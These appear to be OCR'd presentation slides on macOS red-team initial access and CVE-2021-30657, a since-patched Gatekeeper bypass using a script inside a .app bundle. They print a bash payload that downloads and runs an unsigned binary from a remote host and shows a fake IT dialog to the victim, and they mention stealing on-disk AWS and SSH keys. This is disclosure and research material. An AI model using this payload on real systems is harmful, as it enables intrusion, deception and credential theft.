
App Transport Security

- Controls how app bundles communicate to web servers
- Have to add Info.plist entries to allow comms
- Can be a bit of a pain during red team ops

MACOS INITIAL ACCESS OPTIONS

Example Payloads:

- mach-o: checked by GK, not remote friendly
- .app: checked by GK, remote friendly
- installer pkg: checked by GK, remote friendly
- weaponized pdf (applescript): checked by GK, remote friendly
- JXA: not checked by GK, need a delivery method
- python: not checked; will be removed by default soon
- MS Office macros: not checked by GK, but is sandboxed
- Wanted a new option...a remote friendly payload that bypassed GK!



CVE-2021-30657

Subverting .app Bundle Structure:


- File.app/
  - Contents/
    - MacOS/
      - mach-o --> binary that runs

What if we put something else here...a file type that is NOT checked by Gatekeeper...like bash or python???...It Worked

CVE-2021-30657

Example Payload

- RealApp.app/
  - Contents/
    - MacOS/
      - RealApp




```
#!/bin/bash
##downloader
curl http://192.168.1.191:8000/bad-unsigned-macho -o /tmp/provisioner && chmod +x /tmp/provisioner && /tmp/./provisioner &

##fake pop-up to the user after the payload runs
osascript -e 'set popup to display dialog "Thank you for installing the enterprise macOS system provisioner. No further action is
needed on your part." & return & return & "-Your Friendly IT Team" with icon file
"System:Library:CoreServices:CoreTypes.bundle:Contents:Resources:FileVaultIcon.icns" with title "macOS IT Provisioning Script"'
```

bash --> curl --> unsigned macho --> fake message to victim

CVE-2021-30657

Benefits of This Payload:

- Fully Bypassed Gatekeeper
- App Transport Security bypassed
- Trivial to Build
- Can be very convincing to a victim
- Can grab on-disk keys (aws, ssh, etc.) since TCC does not protect this data
- Can be a stager to download any payload type you want
  - used curl to pull down second stage; macOS does not append the quarantine attrib to files downloaded by curl...meaning GK will not stop it
- Patched in macOS 11.3 and Catalina Security Update 2021-002



Fakeapp Info

Fakeapp 273 KB
Modified: Yesterday, 9:31 PM

Add Tags...

General:

Kind: Application
Size: 272,593 bytes (279 KB on disk)
Where: Macintosh HD ▸ Users ▸ dev ▸ Downloads ▸ Fakeappfolder
Created: March 25, 2021 at 9:30 PM
Modified: March 25, 2021 at 9:31 PM
Version: --

[✓] Open in Low Resolution
[ ] Prevent App Nap
[ ] Locked

More Info:

--

Name & Extension:


Fakeapp.app

[✓] Hide extension

Comments:

Preview:

Sharing & Permissions:



OneDrive Info

OneDrive 231.4 MB
Modified: March 11, 2021 at 11:17 AM

Add Tags...

General:

Kind: Application
Size: 231,362,040 bytes (233.9 MB on disk)
Where: Macintosh HD ▸ Applications
Created: February 17, 2021 at 7:44 PM
Modified: March 11, 2021 at 11:17 AM
Version: 21.030.0211

[ ] Open in Low Resolution
[ ] Locked

More Info:

--

Name & Extension:

OneDrive.app

[✓] Hide extension

Comments:


Preview:

Sharing & Permissions:

CVE-2021-30657

Big Bug, Small Bounty Payment

- Quietly reported to Apple; fixed in 5 days 👀
- Apple Security Bounty Website:




Device attack via user-installed app	Unauthorized access to sensitive data**	$100,000
	Kernel code execution	$150,000
	CPU side channel attack	$250,000

